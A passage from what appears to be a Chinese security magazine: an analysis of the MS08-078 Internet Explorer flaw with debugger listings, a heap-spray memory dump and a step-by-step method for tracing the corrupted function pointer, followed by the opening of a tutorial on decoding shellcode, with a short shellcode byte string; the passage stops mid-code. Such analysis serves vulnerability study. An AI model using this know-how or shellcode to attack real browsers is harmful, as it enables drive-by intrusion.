


图4

关键的地方到了:如何判断是从哪Call到0a0a0a0a的?我们先理清一下思路。

(1)0a0a0a0a是被当成一个函数指针Call过来的。

(2)Call指令就相当于一个Push加一个JMP。首先会将返回地址,也就是Call指令下一条指令的地址放入堆栈,然后再JMP进函数地址(这里是ShellCode地址),所以,现在堆栈里的第1条地址就指向了那条Call指令的下面。为了帮助大家理解,我画了一张图,如图5所示。




图5

所以，我们要做的就是按Ctrl+G，目标是堆栈里的第1个地址7EA81DE6。如图6所示，上面的那条"call dword ptr [ECX+84]"就是跳进ShellCode的关键Call，而我们所处的位置正是出现漏洞的函数 TransferFromSrc里。

```
7EA81DB0 .  53           PUSH EBX
7EA81DB1 .  56           PUSH ESI
7EA81DB2 .  8BF1         MOV ESI, ECX
7EA81DB4 .  33DB         XOR EBX, EBX
7EA81DB6 .  F646 1C 09   TEST BYTE PTR DS:[ESI+1C], 9
7EA81DBA .v 0F85 FE00000 JNZ mshtml.7EA81EBE
7EA81DC0 .  8B06         MOV EAX, DWORD PTR DS:[ESI]
7EA81DC2 .  3BC3         CMP EAX, EBX
7EA81DC4 .v 0F84 EF00000 JE mshtml.7EA81EB9
7EA81DCA .  395E 04      CMP DWORD PTR DS:[ESI+4], EBX
7EA81DCD .v 0F84 E600000 JE mshtml.7EA81EB9
7EA81DD3 .  395E 08      CMP DWORD PTR DS:[ESI+8], EBX
7EA81DD6 .v 0F84 DD00000 JE mshtml.7EA81EB9
7EA81DDC .  8B08         MOV ECX, DWORD PTR DS:[EAX]
7EA81DDE .  57           PUSH EDI
7EA81DDF .  50           PUSH EAX
7EA81DE0 .  FF91 8400000 CALL DWORD PTR DS:[ECX+84]
7EA81DE6 .  8B46 1C      MOV EAX, DWORD PTR DS:[ESI+1C]
7EA81DE9 .  8BF8         MOV EDI, EAX
7EA81DEB .  D1EF         SHR EDI, 1
7EA81DED .  83C8 02      OR EAX, 2
7EA81DF0 .  83E7 01      AND EDI, 1
7EA81DF3 .  F646 14 04   TEST BYTE PTR DS:[ESI+14], 4
7EA81DF7 .  8946 1C      MOV DWORD PTR DS:[ESI+1C], EAX
7EA81DFA .v 74 1A        JE SHORT mshtml.7EA81E16
7EA81DFC .  8B0E         MOV ECX, DWORD PTR DS:[ESI]
7EA81DFE .  8B01         MOV EAX, DWORD PTR DS:[ECX]
```

图6

图7和图8是我用IDA逆向出的TransferFromSrc函数，在Windows XP SP3下加载地址固定为7EA81DA8。

Function name	Segment	Start
TransferFromSrc	.text	7EA81DA8
URLOpenBlockingStreamW	.text	7EB289AB
UnlockUrlCacheEntryFileA	.text	7EB2A739
VarBoolFromDate	.text	7EB2A244
VarBoolFromR8	.text	7EB2A0D8
VarBoolFromStr	.text	7EB29E82
VarBstrFromBool	.text	7EB29E68

图7

我们从这个call向上找，找到这个函数的开头(mov edi, edi这句)，在开头处也下个硬件断点，重新载入IE，用刚才同样的方法可以定位调用TransferFromSrc函数的地方，如图9所示。

小知识 此类漏洞的调试方法总结：

(1)打开IE运行Heap Spray页面；

(2)OD附加IE，按F9，在0A0A0A0A内存地址下断点；

(3)点击溢出漏洞页面触发溢出；

(4)按Shift+F9跳过N次异常，到达0A0A0A0A处；

(5)查看栈中Push的返回地址，也就是跳过来的地址，跟回去下断点；

(6)关闭IE，第2次重复1～3步骤；

(7)这次断在溢出的关键Call，仔细分析，因为触发溢出可能不是第1次Call，所以要小心翼翼，不断定位到溢出触发的那一次Call；

(8)分析漏洞的原理，多注意关键Call的地址(寄存器变量，或者内存地址可以下断点分析)是怎么得到的。




图8

```
7EA8236A .  4E           DEC ESI
7EA8236B .  895D FC      MOV DWORD PTR SS:[EBP-4], EBX
7EA8236E .v 78 23        JS SHORT mshtml.7EA82393
7EA82370 >  8B47 0C      MOV EAX, DWORD PTR DS:[EDI+C]
7EA82373 .  833C98 00    CMP DWORD PTR DS:[EAX+EBX*4], 0
7EA82377 .v 74 15        JE SHORT mshtml.7EA8238E
7EA82379 .  8B0C98       MOV ECX, DWORD PTR DS:[EAX+EBX*4]
7EA8237C .  E8 27FAFFFF  CALL mshtml.7EA81DA8
7EA82381 .  85C0         TEST EAX, EAX
7EA82383 .v 74 09        JE SHORT mshtml.7EA8238E
7EA82385 .  837D FC 00   CMP DWORD PTR SS:[EBP-4], 0
7EA82389 .v 75 03        JNZ SHORT mshtml.7EA8238E
7EA8238B .  8945 FC      MOV DWORD PTR SS:[EBP-4], EAX
7EA8238E >  43           INC EBX
7EA8238F .  3BDE         CMP EBX, ESI
7EA82391 .^ 7E DD        JLE SHORT mshtml.7EA82370
7EA82393 >  8B45 FC      MOV EAX, DWORD PTR SS:[EBP-4]
7EA82396 .  5F           POP EDI
7EA82397 .  5E           POP ESI
```

图9

在定位了有问题的函数后，接下来分析该漏洞产生的原因。

以下是TransferFromSrc的部分代码：

```
7EA81DA8  /$  8BFF    MOV EDI,EDI
7EA81DAA  |.  55      PUSH EBP
7EA81DAB  |.  8BEC    MOV EBP,ESP
7EA81DAD  |.  83EC 18 SUB ESP,18
7EA81DB0  |.  53      PUSH EBX
7EA81DB1  |.  56      PUSH ESI
7EA81DB2  |.  8BF1    MOV ESI,ECX
```

```
    7EA81DB4  |.  33DB   XOR EBX,EBX
    7EA81DB6  |.  F646 1C 09  TEST BYTE PTR DS:[ESI+1C],9
    7EA81DBA  |.  0F85 FE000000 JNZ mshtml.7EA81EBE
    7EA81DC0  |.  8B06   MOV EAX,DWORD PTR DS:[ESI]
    7EA81DC2  |.  3BC3   CMP EAX,EBX
    7EA81DC4  |.  0F84 EF000000 JE mshtml.7EA81EB9
    7EA81DCA  |.  395E 04  CMP DWORD PTR DS:[ESI+4],EBX
    7EA81DCD  |.  0F84 E6000000 JE mshtml.7EA81EB9
    7EA81DD3  |.  395E 08  CMP DWORD PTR DS:[ESI+8],EBX
    7EA81DD6  |.  0F84 DD000000 JE mshtml.7EA81EB9
    7EA81DDC  |.  8B08   MOV ECX,DWORD PTR DS:[EAX]
    7EA81DDE  |.  57     PUSH EDI
    7EA81DDF  |.  50     PUSH EAX
    7EA81DE0  |.  FF91 84000000 CALL DWORD PTR DS:[ECX+84]  ;ecx被污染，跳至ShellCode!
```

我们不难分析出，之所以在"CALL DWORD PTR DS:[ECX+84]"这句会跳至ShellCode，很可能是因为ecx受到了污染（跟到这一行可以发现ecx的值是0a0a0a0a），而这里ecx的值又来自[eax]（7EA81DDC），向上顺藤摸瓜，eax来自[esi]（7EA81DC0），esi最终来自ecx（7EA81 DB2这行，ecx的值这里是14275240，一个堆区的地址）。也就是说，由于这个地址被写入了0a0a0a0a，而[0a0a0a0a]的内容还是0a0a0a0a（Heap Spray进去的），在经过一串"击鼓传花"后，最终导致了ecx被污染为0a0a0a0a。在数据窗口中按Ctrl+G，跟踪到这个地址，眼熟吧，就是我们的畸形XML从"&#2750"开始的一部分，如图10所示（两个"&#2750"在内存中正好是0a0a0a0a）。

地址	HEX 数据	UNICODE
14275240	0A 0A 0A 0A 2E 00 78 00 78 00 78 00 78 00 78 00	ꯊ.xxxxx
14275250	2E 00 6F 00 72 00 67 00 00 00 00 00 00 00 00 00	.org....
14275260	34 41 87 EB 0A 00 08 FF FF FF 00 00 00 00 00 00	[illegible]
14275270	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
14275280	00 00 00 00 00 00 00 00 29 41 87 EB 0A 00 0C FF	[illegible]
14275290	7A 00 28 03 00 00 00 00 20 B8 23 00 00 00 00 00	[illegible]
142752A0	00 00 00 00 00 00 00 00 00 00 00 00 0A 0A 0A 0A	......ꯊ
142752B0	2E 41 87 EB 0A 01 08 FF 00 00 00 00 18 75 AA 02	[illegible]
142752C0	10 53 27 14 D0 51 27 14 00 00 00 00 00 00 00 00	[illegible]
142752D0	0A 0A 0A 0A 0A 0A 0A 0A 23 41 87 EB 0A 01 0E FF	[illegible]
142752E0	0A 0A 0A 0A 2E 00 78 00 78 00 78 00 78 00 78 00	ꯊ.xxxxx
142752F0	2E 00 6F 00 72 00 67 00 00 00 87 EB 0A 00 08 FF	.org. .
14275300	18 41 87 EB 0A 01 08 FF 00 00 00 00 50 EC 23 00	[illegible]
14275310	38 53 27 14 C0 52 27 14 00 00 00 00 00 00 00 00	[illegible]
14275320	0A 0A 0A 0A 0A 0A 0A 0A 1D 41 87 EB 0A 01 08 FF	[illegible]
14275330	00 00 00 00 68 47 2A 03 60 53 27 14 10 53 27 14	[illegible]
14275340	00 00 00 00 00 00 00 00 0A 0A 0A 0A 0A 0A 0A 0A	[illegible]
14275350	12 41 87 EB 0A 01 08 FF 00 00 00 00 B4 47 2A 03	[illegible]

图10

也许聪明的你已经想到了，正如开篇所说，由于mshtml.dll错误地将数据当作了函数指针来处理，才导致了我们有机会操纵这4个字节数据，获得了程序的控制权。这是导致漏洞的直接原因，但并不能说是根本原因。

谁是罪魁祸首：一点思考

疑云还远远没有消散，为什么这段XML的片断会出现在这里？为什么头4个字节被当成了指针处理？

这就涉及到了IE的处理机制。mshtml.dll进行解析时，会把XML文件分成一个个的列（Row），这个过程会丢给oledb32.dll!完成（大家可以自行将这部分代码逆向出来分析）。每个row不仅包含数据，在开头处还包含了这个row的处理函数指针。

本来"<image SRC=http://ਊਊ.xxxxx.org>"是一个完整的Row，但是很不幸，"ਊਊ"被错误地认为是一个新row的开始，而每个row开始的4个字节（dword），恰恰会被当成一个Row的处理函数表指针。当mshtml.dll忠实地去执行这个"处理函数"，跳向0a0a0a0a的一刹那，我们spray上去的ShellCode已经在不远处恭候多时了。

真相只有一个，在IE受攻击暴毙的时候，真正的罪魁祸首并不能说是mshtml.dll，mshtml.dll处理的流程并不是导致漏洞的根本原因。要怪就怪oledb32.dll严重渎职，错误地分割了交给mshtml.dll的XML。总结一下就是，oledb32.dll偷驴，mshtml.dll拔了橛子，不幸成了替罪羊。

进一步思考，任何时候，只要CPU错误地将数据当成了指针处理（尤其是指向代码的指针，比如进程句柄、函数指针），就十有八九要出事，因为数据通常是我们可控的，而这些指针正是我们想要控制的。从这一点来看，虽然从成因上MS08-078不算是溢出，但利用的思想和溢出是一脉相承的——通过可控的数据来操纵代码的执行。


关于MS08-078漏洞就分析到这里，至于具体如何利用，有了上面的分析，相信对大家来说已没有什么困难，利用此漏洞挂马应该是最常见的一个利用。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识: VC、反汇编
关键词: 编程、ShellCode、解码

菜鸟版Exploit编写指南之五十八:

打造简单的ShellCode解码器



文/冀云

在网上经常能看到一些ShellCode,暂且不说这些ShellCode是什么,能干什么,反正一眼看上去全都是些难以理解的机器码,看起来就吓人。如果想知道其能干什么,必须写程序调用一下ShellCode,然后放到一个反汇编工具里面查看。这样也太痛苦了,如果不想利用ShellCode,只是想看看其功能的话,写个程序调用下,也实在太麻烦了。算了,痛苦就不说了,说些高兴的吧,就是让我们一起来写一个简单的ShellCode解码器。

ShellCode解码器的思路其实很简单,把ShellCode用十六进制编辑器保存为十六进制的编码,让ShellCode解码器去以二进制方式读取出来,然后用反汇编引擎将其反汇编就OK了。怎么样,是不是很简单。

好了,还是来看代码吧。首先,我们要找一个反汇编引擎,本文使用的反汇编引擎是Pvdasm.v1.04b,只要把这个编译成一个obj文件,然后只要包含它提供的头文件和这个obj文件就可以了。以后想使用这个反汇编引擎时,只要有头文件和obj文件也就行了。其实网上反汇编引擎的代码很多,可以找个自己觉得好的反汇编引擎,而且除了生成obj格式外,生成例如dll、lib等格式的也是可以的。

好了,先介绍下这个反汇编引擎吧。这个反汇编引擎最关键的就是Decode函数,其原型如下:

```
Void Decode(DISASSEMBLY *Disasm,
char *Opcode,
DWORD *Index);
```

第1个参数是一个结构体,其定义如下:

```
typedef struct Decoded
{//Define Decoded instruction struct
char    Assembly[256]; // Menemonics
char    Remarks[256];  // Menemonic addons
char    Opcode[30];    // Opcode Byte forms
DWORD   Address;
// Current address of decoded instruction
BYTE    OpcodeSize;    // Opcode Size
BYTE    PrefixSize;    // Size of all prefixes used
} DISASSEMBLY;
```

可以看出,这个结构体比较关键的就是Assembly这个字符数组了,里面就是机器码反汇编成的汇编代码,我们只要知道这个就可以了。Decode的第2个参数是指向保存机器码的指针,第3个参数就可以理解成是下次开始的位置。

有了这些知识就好办了,写个简单的代码来看看吧。

```
char *pbuf = "\x66\x81\xEC\x40\x04"
"\x33\xDB"
"\x53"
"\x68\x77\x65\x73\x74"
"\x68\x66\x61\x69\x6C"
"\x8B\xC4"
"\x53"
"\x50"
"\x50"
"\x53"
"\xB8\xEA\x04\xD8\x77"
"\xFF\xD0"
"\x53"
"\xB8\xDA\xCD\x81\x7C"
"\xFF\xD0";
DISASSEMBLY dis;
char *Linear=(char *)pbuf;
DWORD Index=0;
FlushDecoded(&dis);
dis.Address = 0x401000;
